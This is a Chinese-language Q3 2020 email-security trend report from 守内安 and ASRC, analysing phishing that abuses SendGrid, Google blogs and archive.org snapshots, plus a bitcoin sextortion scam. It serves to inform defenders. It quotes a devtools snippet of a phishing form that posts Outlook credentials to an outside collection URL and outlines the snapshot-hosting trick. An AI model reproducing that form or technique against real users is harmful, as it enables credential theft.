

2020 守内安信息科技 & ASRC

第三季度邮件安全观察



ASRC

Spam Mail

Virus Mail


Malicious Mail



COVID-19对全球的影响横跨了三季,上半年期盼结束在家工作的情况,在第三季度仍无法得到完全实现,部分公司更保守预估这样的情况可能会延续至明年的第一季度,甚至更长的时间。而在电子邮件安全方面,第三季度整体的邮件攻击数量,较第二季度稍有趋缓,但带有恶意文件的邮件则较上一季度增加了约40%。本季度明显的电子邮件安全趋势,多为合法服务遭到滥用,以下我们分别就几个值得注意的滥用趋势分别说明。


滥用公用服务的钓鱼邮件

第三季度最明显的攻击是滥用公用服务的钓鱼邮件,其中数量最多的一波出现在8月份,来自SendGrid的钓鱼邮件。SendGrid是一家位于科罗拉多州丹佛市的客户交流平台,其服务包括了用于交易和营销电子邮件。来自SendGrid的钓鱼邮件可能与SendGrid在8月份发现的大批账号密码遭到破解,并且破解的账号密码被用以滥发垃圾与钓鱼邮件的事件有关系。这批邮件发送自SendGrid的合法邮件服务器,并且恶意页面也寄宿在SendGrid所提供的网页服务上。



SendGrid 服务被滥用于仿冒邮政服务进行钓鱼


Google所提供的网络日志服务也遭到滥用。网络日志服务被用来发布骗取账号密码的钓鱼页面。值得注意的是,遭到仿冒的对象皆为邮政服务。



Google 网络日志服务被滥用于仿冒邮政服务进行钓鱼


互联网档案馆 (archive.org) 快照存放钓鱼页面

我们也发现互联网档案馆 (archive.org) 的网页快照服务遭到钓鱼攻击的滥用。这并不是过去的钓鱼页面被快照服务无意保存下来, 而是攻击者蓄意利用快照服务的功能, 先让钓鱼页面存在于快照服务中; 之后发送钓鱼邮件, 直接将钓鱼页面指向快照服务的特定页面。



钓鱼邮件, 直接将钓鱼页面指向快照服务的特定页面

这个攻击希望骗取的目标是Outlook服务的账号密码。互联网档案馆快照服务被滥用于提供一个恶意页面存放的空间；而盗取账号密码的网页端程序，则是在另一个地方。如此一来，浏览器及上网安全的保护措施，或许无法在访问恶意页面时，直接警示所访问的网站为恶意来源，因为互联网档案馆快照服务是一个知名的功能服务。



当访问这个页面时，会发现这个钓鱼页面试图骗取Outlook服务的账号密码

```

Elements  Console  Sources  Network  Performance  >>  ⚙️  ⋮  ✕
▶ <noscript>...</noscript>
... ▼ <form action="https://shawamahg.com/ndfs/owa.php" method="POST" name="
"logonForm" enctype="application/x-www-form-urlencoded" autocomplete="off"> ==
  <input type="hidden" name="destination" value="https://mail.nstda.or.th/
owa/">
  <input type="hidden" name="flags" value="4">
  <input type="hidden" name="forcedownlevel" value="0">
... form  div#mainLogonDiv.mouse  div.logonContainer  #lgnDiv  div  div  span

```

填入账号密码按下sign in后，账号密码即遭到盗取

恐吓邮件诈骗比特币

在9月初,突然出现大量的比特币诈骗,其内容为恐吓收件人计算机遭到入侵与监控,并威胁若不遵照指示汇入比特币至对应的钱包,私密的视频照片将被公开外流。这个恐吓诈骗声称的内容其实是杜撰的,但这个诈骗内容以各种语言分别分发给不同国家地区的人。



攻击对象为中国,内容以简体中文撰写



攻击对象为日本,内容以日文撰写

这个类型的诈骗邮件,本身并不带有任何恶意文件或超链接,纯粹只是以内容来让受害人心生害怕进而汇比特币到指定的账户,发送来源也十分多元,甚至利用了Gmail服务,来躲避来源侦测或信誉评价。

总结

诈骗、钓鱼以及各种社交工程的手法,作为入侵、获取利益的手段越来越普遍,虽然其中的技术含量低,但防不胜防,对于攻击者而言,是一个获取利益的便利手段。事实上,要以人工的方式辨识一个邮件内或网页中存在的异常,本来就是件十分困难的事;若是这些异常点,全都被遭到滥用的「正常」服务所取代,那识别起来就更加的困难了。

因此,我们建议,人员可提防的部分,应该着眼在当悖离标准作业规范、约定的作业方式以及自身角色应接触的事务时,采取更高的警戒或查证的工作;其他部分,则应采取更安全的网络安全措施或设备做为辅助才能事半功倍。

关于 ASRC 垃圾讯息研究中心

ASRC 垃圾讯息研究中心 (Asia Spam-message Research Center),长期与守内安合作,致力于全球垃圾邮件、恶意邮件、网络攻击事件等相关研究事宜,并运用相关数据统计、调查、趋势分析、学术研究、跨业交流、研讨活动等方式,促成产官学界共同致力于净化因特网之电子邮件使用环境。

